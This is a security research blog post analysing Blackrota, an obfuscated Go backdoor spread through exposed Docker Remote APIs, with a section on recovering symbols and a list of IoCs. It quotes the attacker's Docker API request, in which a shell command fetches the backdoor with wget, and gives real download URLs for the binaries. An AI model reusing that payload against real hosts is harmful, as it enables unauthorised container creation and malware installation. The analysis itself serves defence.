Import 2022-11-30 11:16

Blackrota, a heavily obfuscated backdoor written in Go


JiaYu
Nov 24, 2020 • 7 min read

The most obfuscated Go-developed ELF-formatted malware we've found to date.

Overview

Recently, a malicious backdoor program written in the Go language that exploits an unauthorized access vulnerability in the Docker Remote API was caught by the our **Anglerfish** honeypot. We named it **Blackrota**, given that its C2 domain name is `blackrota.ga` .

The **Blackrota** backdoor is currently only available for Linux, in ELF file format, and supports both x86/x86-64 CPU architectures. Blackrota is configured and compiled based on geacon, a CobaltStrike Beacon implemented in the Go language, which can be used as a CobalStrike Beacon that interacts with CobaltStrike to control compromised hosts:



However, it only implements some of the key functions in the original CobaltStrike Beacon:

- **CMD_SHELL**: Execute Shell command;
- **CMD_UPLOAD**: Upload files;
- **CMDDOWNLOAD**: Download the specified file;
- **CMD_FILE_BROWSE**: File browsing;
- **CMD_CD**: Change directory;
- **CMD_SLEEP**: Set the sleep delay time;
- **CMD_PWD**: Return current directory;
- **CMD_EXIT**: Exit.

Unlike the original **geacon**, **Blackrota** uses gobfuscate to obfuscate the source code before compiling. **gobfuscate** is an open-source tool for Go code obfuscation, which can obfuscate the following elements of Go source code with random character substitutions:

- **Package Names**;
- **Global Variable Names**;
- **Function Names**;
- **Type Names**;
- **Method Names**.

In addition, gobfuscate replaces all strings used in the code with XOR encodings, assigning each string an XOR Decoding function that dynamically decodes strings during program execution.

The Go language uses fully static links to build binary files. As a result, all the codes used in standard and third-party libraries are packed into binary files, resulting in very large binary files. This characteristic, from a reverse analysis point of view, means that when you open a Go binary file in a disassembly tool, you will see thousands or even tens of thousands of functions. If these functions don't have corresponding symbolics, it will be difficult to reverse-analyze Go binary files.

The good news is that the Go language has another mechanism: when building a binary, both the **RTSI**(Runtime Symbol Information) and the **RTTI**(Runtime Type Information) are packed into the binary and cannot be stripped. Currently, almost all the dedicated tools to help reverse engineering Go binaries try to recover those information from Go binaries to assist analyse process. Go projects often import many third-party open-source packages. Genrally, the recovered **RTSI** and **RTTI** will lead us to the corresponding open-source package, we can then read the source code of third-party packages, which will further increase the efficiency of reverse analysis.

Blackrota uses **gobfuscate** to obfuscate symbolic and type information, which is the "life-door" of such reverse-analysis tools. The symbolic information they parse and recover becomes unreadable, and it is not possible to make sense of the symbolic and type information, and it is not possible to know which third-party packages were imported to the project. This makes the reverse analysis process a lot more difficult.

Historically, we have seen malware written in Go that was at best stripped at compiling time, and at worst slightly obfuscated, without much difficulty in reverse analysis. Blackrota brings a new approach to obfuscation, and is the most obfuscated Go-written malware in ELF format that we have found to date.

Analysis

The spread of Blackrota

The author of **Blackrato** recruits multiple payloads for unauthorized use of the Docker Remote API. A typical payload is simplified as follows:

```
POST /v1.37/containers/create HTTP/1.1
Host: {target_host}:{target_port}
User-Agent: Docker-Client/19.03.7 (linux)
Content-Length: 1687
Content-Type: application/json

{"Env":[],"Cmd":["/bin/sh","-c","rm ./32 ; wget https://semantixpublic.s3.amazonaws.
```

With a successful payload, the 32bit or 64bit Blackrota backdoor program will be downloaded from the following 2 URLs:

```
https://semantixpublic.s3.amazonaws.com/itau-poc-elastic/32
https://semantixpublic.s3.amazonaws.com/itau-poc-elastic/64
```

Blackrota backdoor program

As described above,**Blackrota** backdoor program was written in Go language, with the help of our go_parser in IDAPro, we can tell it was compiled from **Go1.15.3**, with **GOROOT** path `"/usr/local/Cellar/go/1.15.3/libexec"`.In addition to these two valid pieces of information, the parsed source file paths, function names, global variable names, data type names, and method names bound to datat ypes are all obfuscated with random character substitutions and are unreadable.

We can see the source file path list involved in the project (the directory of the source file is named with a random string):


```
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/knbgkjnkjabhokjgieap/c
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/knbgkjnkjabhokjgieap/c
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/knbgkjnkjabhokjgieap/c
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/knbgkjnkjabhokjgieap/c
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
```

Blackrota's function symblos


From the above parsing results, the biggest obstacle to reverse analysis is that the function names, type names, and method names are obfuscated into meaningless random characters in the source code of the third-party packages imported from the **Blackrota** sample. Partial list of functions after parsing:

Function name

net_http_cookiejar_jarKey
net_http_cookiejar_defaultPath
net_http_cookiejar__Jar_newEntry
net_http_cookiejar__Jar_domainAndType
net_http_cookiejar_encode
net_http_cookiejar_adapt
net_http_cookiejar_toASCII
net_http_cookiejar_ascii
net_http_cookiejar__Jar_cookies_func1
net_http_cookiejar_init
type__eq_net_http_cookiejar_entry
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__gdeobfjeejoeclfpnapc_Close
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__gdeobfjeejoeclfpnapc_LocalAddr
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__gdeobfjeejoeclfpnapc_RemoteAddr
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__gdeobfjeejoeclfpnapc_SetDeadline
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__gdeobfjeejoeclfpnapc_SetReadDeadline
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__gdeobfjeejoeclfpnapc_SetWriteDeadline
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__kbbiobefdmdibndapkad_Read
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__kfngelblibopgjefbefj_Read
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__kfngelblibopgjefbefj_Close
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__bigklablecbkgoekgjpj_Write
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_ocbenjmdlkgmgkfgmmdh
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_fcmleamgljnoochihgbf
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_lfijhonijfiidnacceii
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_lobooppkelfhjmgplnec
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh_Flmeghnlbpmpkcleijma
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__eicifegiicfmaplnhaeg_Copy
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__eicifegiicfmaplnhaeg_Gfgloobalmkahbfljnpp
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Coainhlnepnijnkoijdh_Eidalndhoehdfoaeafbn
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh_jgmhpiblephnoncidkbo
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh_fjpmhlieiopbnfpofmag
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh_ncgkfogmgocdochckimj
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh_ncpkacnifjiiglnhnbje
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__igiehelealghnigogggb_Read
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__ohjpglngdfncfhhkeafm_Dafjmbhbdhemkefpapjp
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__ohjpglngdfncfhhkeafm_lobooppkelfhjmgplnec
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__ohjpglngdfncfhhkeafm_mhjpejjpipofcpeeojdp
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__ohjpglngdfncfhhkeafm_flfddpdlbfeomappmdbi
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Coainhlnepnijnkoijdh_Get
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Coainhlnepnijnkoijdh_Hghgpagbbocefpfaelfj
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_Jicffmpjojbpaokephjk
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_String
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_fgkaojljikkbagmidpoj
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_hhkiplfmanhboaeibfoa
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_Format
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh_jlbpboenmpfghnabegpe
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh_glob__func1
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__bigklablecbkgoekgjpj_Write_func1
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_fcmleamgljnoochihgbf_func1
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_fcmleamgljnoochihgbf_func2
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_fcmleamgljnoochihgbf_func3
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_fcmleamgljnoochihgbf_func4_1
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_fcmleamgljnoochihgbf_func4
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_fcmleamgljnoochihgbf_func5
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_lfijhonijfiidnacceii_func1
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Chbeflkpphlphjfnkdak_lobooppkelfhjmgplnec_func1
knbgkjnkjabhokjgieap_djcomehocodednjcklap_ocphjmehllnbcjicmflh__Coainhlnepnijnkoijdh_Eidalndhoehdfoaeafbn_func1



Obfuscated data type definition:



In addition, there are still some method names bound to data types that are not completely obfuscated:

With thousands of random string-named functions and a large number of randomly-named data types, methods, and global variables, we could not be sure what third-party Go packages were used inside the sample, making the reverse analysis almost impossible to move forward. Eventually, after some careful analysis, we discovered that the Blackrota sample was compiled from **geacon**.

In this way, we can try to recover the function symbols in the **Blackrota** sample using the following steps.

1. Compile a geacon binary with the same CPU architecture as the Blackrota sample, without stripped;
2. Use idb2pat.py in IDAPro to extract the pattern(**geacon.pat**) of the **geacon**'s functions;

3. Use the **sigmake** in Flair Tools set to create a Flirt Signature file for geacon(**geacon.sig**).
4. Import **geacon.sig** to **Blackrota**'s sample in IDAPro, identify and recover the function symbols.

Progress made! But don't get too excited yet, because we found out that **Blackrota**'s function symbols are not completely recognized, and there are about a hundred functions that are not covered by geacon's symbols, some of which are recognized as follows:

Strings in Blackrota

In the analysis above, we saw that only a very few of the strings used in the Go standard packages are parsed in **Blackrota**, while the strings inside **geacon** are not parsed. The problem lies in the functions above that are not covered by the geacon symbol.

From our analysis, we see that **Blackrota** XOR-encodes all the strings it uses internally, and dynamically decodes the strings at runtime to refer back to them. For each string, there is an XOR decoder function. **gobfuscate** generates a random XOR key of the same length as the string, solves a string of characters and returns it, and the solved string is referenced in the parent function. One of the key parts of the XOR decoding function is shown in the following figure:

If we want to decode all the strings, we need to find each string encoding function, find the Encoded Bytes and XOR Key, and solve the strings using the XOR algorithm. This will increase a lot of work to the reverse analysis effort, and also help the program to avoid the automated detection of security products to some extent.

Conclusion

Obfuscated malware written in Go is rare, except for a few simple attempts by white hats, but only two have been seen before: one is the ransomeware exposed by @joakimkennedy that only obfuscates function symbols in `package main`:

That program simply obfuscates the names of a few functions in the main package and hardly causes any issue to the reverse analysis:

The other one is another ransomeware **EKANS**, which uses the same obfuscation method as Blackrota:

The obfuscation method of Blackrota and EKANS creates new challenges for reverse analysis. As the Go language becomes more popular, more and more malware will be written in Go in the future, we will keep an eye on what is going to happen.

IoCs:

MD5

```
e56e4a586601a1130814060cb4bf449b
6e020db51665614f4a2fd84fb0f83778
9ca7acc98c17c6b67efdedb51560e1fa
```

C&C

```
blackrato.ga    165.227.199.214    ASN: 14061|DigitalOcean,_LLC
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

Import 2022-11-30 11:16

快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

P2P Botnets: Review - Status - Continuous Monitoring

P2P 僵尸网络：回顾·现状·

DNSMon

DNSMon: 用DNS数据进行威胁发现

----发现skidmap的未知后门 更新记录 * [2020-12-07] 在本文发布之后不久，我们注意到该后门的访问模式有了一定的调整。并在最近DNSMon发现攻击者已经启用了新的域名IOC。具体来说有如下变化： 1. 将rctl子域名变更为 r1 2. 新启用了 mylittlewhitebirds[.]com, howoldareyou9999[.]com（比原先的...

0-day

MooBot on the run using another 0 day targeting UNIX CCTV DVR

This report is jointly issued by CNCERT and Qihoo 360 Overview Moobot is a botnet we first reported in September 2019[1]. It has been pretty active since its appearance and we reported before it has the ability to exploit 0day vulnerabilities[2] [3] . In Jun, we were able to

持续监测

See all 249 posts →

Nov 25, 2020 · 19 min read

Nov 20, 2020 · 7 min read